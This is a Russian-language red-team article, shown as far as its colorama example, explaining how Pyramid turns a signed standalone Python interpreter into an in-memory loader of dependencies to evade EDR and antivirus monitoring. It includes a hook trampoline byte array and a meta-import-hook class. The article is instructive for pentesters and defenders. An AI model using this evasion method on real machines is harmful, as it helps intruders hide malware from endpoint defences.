Статья Запускаем малварь из слепой зоны EDR

В этой статье я покажу, как вооружить standalone-интерпретатор Python для загрузки опасных зависимостей прямо в память при помощи инструмента Pyramid (не путать с веб-фреймворком). Потенциально это позволяет обойти антивирусную защиту при пентесте и скрыть источник подозрительной телеметрии от EDR при операциях Red Team.

Сколько есть разных техник обхода антивирусных механизмов и EDR-решений — и не сосчитать! Обфускация и шифрование полезной нагрузки, динамическое разрешение WinAPI, системные вызовы, отложенное исполнение, уклонение от хуков защитных продуктов, подпись .exe спуфанными сертификатами, флуктуирующие начинки, подмена стека вызовов… Кажется, этот список можно продолжать бесконечно.

А если предположить, что существуют такие «слепые» зоны, оставаясь в пределах которых можно безнаказанно творить что заблагорассудится (в границах разумного) и не бояться при этом спалить весь редтиминг? Что ж, такие зоны действительно есть, и это никакой не Ring 0, а обычный интерпретатор Python! На питоне написано огромное количество наступательных утилит, но запускать их принято с удаленной машины. Почему? Ах да, зависимости…

Сегодня мы с тобой разберем подход Living-Off-the-Blindspot, представленный исследователем Диего Каприотти (@naksyn) на недавнем DEF CON 30.


ЧТО К ЧЕМУ И ПОЧЕМУ

Давай сперва окинем взором теорию и разберемся, почему твой антивирус (или EDR) знает о тебе все, потом поймем принцип бесфайлового импорта модулей в Python, а затем перейдем к рассмотрению его реализации в Pyramid. Для первых двух частей я воспользуюсь слайдами оригинального выступления.

Первое, на чем хочется заострить внимание, — это две самые любимые техники разработчиков защитного софта для анализа поведения программ:

- хуки Windows API (Win32 или Native) в пользовательском пространстве;
- подписка на уведомления о чувствительных событиях в пространстве ядра.

Хуки в userland



Чтобы отслеживать злоупотребление механизмами Windows API, твой антивирус, скорее всего, **патчит джампами** реализации функций из библиотек user32.dll и ntdll.dll после их загрузки в память анализируемым процессом. После вызова таких, казалось бы, оригинальных функций WinAPI ничего не подозревающий процессор наталкивается на соответствующий джамп, указывающий на область памяти уже подгруженной библиотеки средства защиты, и следует по нему, в результате чего контроль над потоком выполнения программы передается антивирусу.


Теперь «вирусоненавистник» может как угодно измываться над твоим процессом, исследуя его виртуальную память и проводя другие одному богу известные проверки, по результатам которых будет вынесен вердикт: «виновен» (заблокировать выполнение API-функции или, может, вообще убить процесс) или «оправдан» («отпустить» поток выполнения исходной программе).

Что-то похожее мы проворачивали, когда экспериментировали с техникой флуктуирующего шелл-кода. Тогда наш джамп (патч для перехвата контроля над функцией kernel32!Sleep) выглядел примерно так:
Code:

```
/*
{ 0x49, 0xBA, 0x37, 0x13, 0xD3, 0xC0, 0x4D, 0xD3, 0x37, 0x13, 0x41, 0xFF, 0xE2 }
Disassembly:
0:  49 ba 37 13 d3 c0 4d    movabs r10,0x1337d34dc0d31337
7:  d3 37 13
a:  41 ff e2                jmp    r10
*/
uint8_t trampoline[] = {
    0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // mov r10, addr
    0x41, 0xFF, 0xE2                                           // jmp r10
};
```

Я уже рекомендовал статью @ShitSecureA tale of EDR bypass methods, где доступным языком разобраны популярные приемы, которые применяются средствами защиты, и способы их обхода. Повторение — мать учения, и к тому же там тоже есть про хуки в userland.


Уведомления обратного вызова в ядре



Куда более мощный механизм сохранения контроля над поведением процессов реализуется через ядерный механизм **Notification Callback Routines**. Он предоставляет интерфейсы для реализации функций подписки на потенциально опасные события, например вызов ntdll!NtCreateProcess. Когда получено уведомление

о создании нового процесса, EDR бежит внедрять свои библиотеки в целевой процесс, чтобы в том числе иметь возможность патчить стандартные библиотеки Windows API, как описано в предыдущем разделе.


Другой показательный пример того, зачем нужны Kernel Callbacks, — таймлайн запрета получения доступа к памяти процесса lsass.exe, описанный в другом крутом ресерче с DEF CON 30 — EDR detection mechanisms and bypass techniques with EDRSandBlast авторов @th3m4ks и @_Qazeer.



Так, получая уведомления о нежелательных событиях на каждом из этапов дампа LSASS (создание процесса дампера, получение им хендла lsass.exe, чтение памяти lsass.exe, создание файла с результирующим слепком памяти), антивирус или EDR может выстроить многоуровневую защиту от получения злоумышленником учетных данных из памяти сетевого узла.

Существует куча других подходов, как предотвратить вредоносную активность на конечных точках, например сканирование памяти запущенных процессов по планировщику, но для базового представления нашей темы этого будет достаточно.

Слепые зоны EDR



В исходной статье автор разделяет стратегии байпаса EDR на четыре основные области. Мы сократим их до трех:

1. Свести к минимуму свое присутствие на узле, где установлен EDR. Для этого достаточно иметь SOCKS-прокси на стороне жертвы и маршрутизировать через него трафик во внутреннюю сеть или к локальным ресурсам машины (Impacket тебе в помощь).
2. Вступить в априорно неравный бой с EDR: анхукать библиотеки, криптовать свой арсенал до посинения, жить с sleep 100500, выполняя по одной команде в сутки, думать о рисках каждого введенного в консоль символа. Это сложно (очень). Обычно это можно себе позволить, если весь твой инструментарий кастомный, но, как люди используют ту же «Кобу» (запрещенный на территории РФ инструмент) на проектах, я пока так и не понял.
3. Оперировать из слепых зон EDR. Сюда можно отнести использование легитимных тулз администрирования и разработки во вредоносных целях, например вооружить официальный (и подписанный) бинарь Python для малварного трейдкрафта прямо на машине-жертве.


Что происходит внутри интерпретатора Python и как трактовать те или иные маркеры его поведения? «А черт его знает...» — так ответят не только большинство из нас, но и многие вендоры защитного ПО. Для нас прелесть этого языка в том, что, начиная с версии 3.7, официальная сборка интерпретатора поставляется в standalone-виде, то есть не требует установки на хост.

Кроме того, до тех пор, пока мы остаемся в пределах интерпретатора (то есть не выполняем инжекты в другие процессы или не создаем новых), вся телеметрия исходит от подписанного python.exe, а это не облегчает жизнь защитному ПО, когда надо разбираться, что из этого есть что.

Итак, что же нам нужно, чтобы вооружить standalone-интерпретатор Python?

БЕСФАЙЛОВЫЙ ИМПОРТ ЗАВИСИМОСТЕЙ

Для начала определимся, так ли оно нам надо — загружать модули прямо в память? Чем плохо принести их на хост и положить рядом с интерпретатором?



Как можно видеть, такой трюк у нас не прокатит. Да и вообще сохранять что-либо на диск — плохая практика. Когда есть возможность, лучше всегда этого избегать.


Примечание о вендоре AV

В этой статье мы снова будем использовать решение Kaspersky Endpoint Security в качестве мерила результатов наших экспериментов. Чтобы не было обвинений в предвзятости или домыслов о том, что у меня какие-то личные счеты с этим продуктом (так как он уже не в первый раз встречается в моих текстах), я сразу расставлю все точки над i.

1. Исходя из моего личного опыта KES — лучшее антивирусное решение в ру-сегменте. Поэтому логика его использования в лабораторных испытаниях очевидна: обойдешь его — значит, скорее всего, обойдешь продукты других вендоров, когда они встретятся в проекте.
2. Чаще всего как на внутренних пентестах, так и при операциях Red Team мы (отдел анализа защищенности Angara Security) встречаемся именно с KES, поэтому опять же целесообразно исследовать именно его реакцию на «внешние раздражители», чтобы знать, чего нам ожидать.

К тому же я знаю, что коллеги «по ту сторону» дефенса иногда просматривают мои каляки, поэтому, возможно, таким образом я тоже вношу свой маленький вклад в развитие этого продукта.
Вся магия бесфайлового импорта внешних модулей в Python кроется в фиче **Meta Import Hooks**, введенной некогда великодушным пожизненным диктатором Гвидо ван Россумом в ревизии 302 руководства PEP. В этом контексте Meta hooks — это способ разрешения импорта, реализованный в виде класса и стреляющий в самом начале алгоритма поиска модуля. Для сравнения есть другой способ импортировать зависимости — **Path Import Hooks**, который, как можно догадаться по названию, основан на поиске нужного питону модуля по определенным путям, заранее известным интерпретатору.

Текущие значения Meta hooks можно посмотреть в переменной sys.meta_path, Path hooks — в sys.path.



Стандартные значения Import hooks для Embeddable Python
То есть все, что нам нужно сделать, — это написать собственный класс импортера модулей, которые мы будем получать в виде архивов, например, по HTTP, и зарегистрировать его как Meta hook. Изи!

Разберем реализацию такого класса в инструменте Pyramid.

CFinder

Как известно, все новое — это хорошо забытое старое, поэтому цепочка заимствования класса CFinder (Custom Finder) тянется аж с 2015 года: из проекта remote_importer он был позаимствован командой EmpireProject в реализации C2-агента EmPyre и далее мелькал в некоторых других наступательных фреймворках.

Пойдем сверху вниз, начав со вспомогательных методов.

CFinder._get_info

Code:

```
class CFinder():
    def __init__(self, repo_name):
        self.repo_name = repo_name
        self._source_code = {}
    def _get_info(self, repo_name, full_name):
        parts = full_name.split('.')
        submodule = parts[-1]
        module_path = '/'.join(parts)
        for suffix, is_package in (('.py', False), ('/__init__.py', True)):
            relative_path = module_path + suffix
            try:
                ZIPPED[repo_name].getinfo(relative_path)
            except KeyError:
                continue
            else:
                return submodule, is_package, relative_path
        raise ImportError(f'Unable to locate module {submodule} in the {repo_name} repo')
```


Конструктор принимает в качестве аргумента имя модуля, который мы хотим импортировать, а метод _get_info отдает информацию о существовании того или иного питонячего файла в архиве ZIP. Если при обработке очередного исходника интерпретатор наткнется на инструкцию import <ИМЯ_МОДУЛЯ> (причем неважно, в верхнеуровневом скрипте или в импортах других модулей) и другие импортеры не смогут с ней справиться, этот вспомогательный метод попытается разрешить зависимость сначала по пути АРХИВ → <ИМЯ_МОДУЛЯ>.py, а потом по пути АРХИВ → <ИМЯ_МОДУЛЯ>/__init__.py, если первая попытка провалилась.

Для наглядности я возьму простой и всем известный модуль colorama, добавлю вот такую строчку перед ключевым словом return:
Code:

```
print(submodule, is_package, relative_path)
```

Затем загружу модуль из памяти. Детали загрузки нам пока неинтересны, просто посмотрим на вывод print.

Видим, что информация обо всех импортах при загрузке модуля colorama разрешилась рекурсивно. Идем дальше.

